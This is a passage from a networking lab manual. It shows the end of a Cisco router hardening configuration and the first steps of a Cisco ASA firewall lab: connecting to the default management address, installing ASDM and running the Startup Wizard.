service timestamps log datetime msec localtime show-timezone
logging facility local2
logging trap debugging
service sequence-numbers
logging console critical
logging buffered
interface GigabitEthernet0/0
no ip redirects
no ip proxy-arp
no ip unreachables
no ip directed-broadcast
no ip mask-reply
no mop enabled
interface GigabitEthernet0/1
no ip redirects
no ip proxy-arp
no ip unreachables
no ip directed-broadcast
no ip mask-reply
no mop enabled
interface GigabitEthernet0/2
no ip redirects
no ip proxy-arp
no ip unreachables
no ip directed-broadcast
no ip mask-reply
no mop enabled
access-list 100 permit udp any any eq bootpc
interface GigabitEthernet0/0
ip verify unicast source reachable-via rx allow-default 100
!
end
```

Apply this configuration to running-config? [yes]: **yes**

## FIREWALL – CISCO ASA



### Pre-requisite:

- Firewall Appliance / Virtual Firewall
- Multiple Computers, Switches, Routers for creating LAN and DMZ Network.
- Internet Connection.

### Objective of Lab


- Design and establish the network connectivity as per the diagram.
- Configure Firewall interface with IP addresses, Routing, Administrative access (i.e. Telnet, SSH, HTTP) using above diagram.

## Initial Configuration via Graphical User Interface (GUI)

New Cisco ASA Firewalls are shipped with a default configuration and default IP address on 192.168.1.1 on Management or LAN Interface.

### Establish Ethernet connectivity

- Connect the Straight Cable to the ASA Firewall (i.e. Management / LAN Interface) and the other end to the Computer – Ethernet Interface (NIC).
- On the Computer, configure network properties of Ethernet interface to obtain IP address automatically.
- Verify the communication to the Management IP (192.168.1.1)



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.16299.431]
(c) 2017 Microsoft Corporation. All rights reserved.


C:\Users\cspro>ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:
Reply from 192.168.1.1: bytes=32 time<1ms TTL=255
Reply from 192.168.1.1: bytes=32 time=1ms TTL=255
Reply from 192.168.1.1: bytes=32 time=1ms TTL=255
Reply from 192.168.1.1: bytes=32 time=1ms TTL=255


Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\cspro>
```


- Now launch web browser and enter <https://192.168.1.1/admin> to load Cisco ASDM web page.




- Click on **Details** and accept the security exception by clicking, **Go on to the webpage**.



- Once the webpage is open, click on **Install ASDM Launcher**, to install ASDM on computer.




- Click **Save and Execute** the downloaded application.




- Click **Next** button to start ASDM installation.




- Select **folder** for Installation and click **Next** button to continue ASDM installation.




- Click **Install** button start installation.



- Click **Finish** button complete installation.




- To access ASA firewall through ASDM, give the firewall IP address as 192.168.1.1 and click on **OK**.




- Click **Continue** button.




- Open's Cisco ASA Dashboard.




- Click on **Wizards** menu and select **Startup Wizard** option.




- Select **Modify Existing Configuration** option and click **Next**.




- On this page, you can configure **name of the firewall device** and the **domain name**.
- You can also **Change Privileged Mode (Enable) Password** by specifying new one and
- Click **Next**.



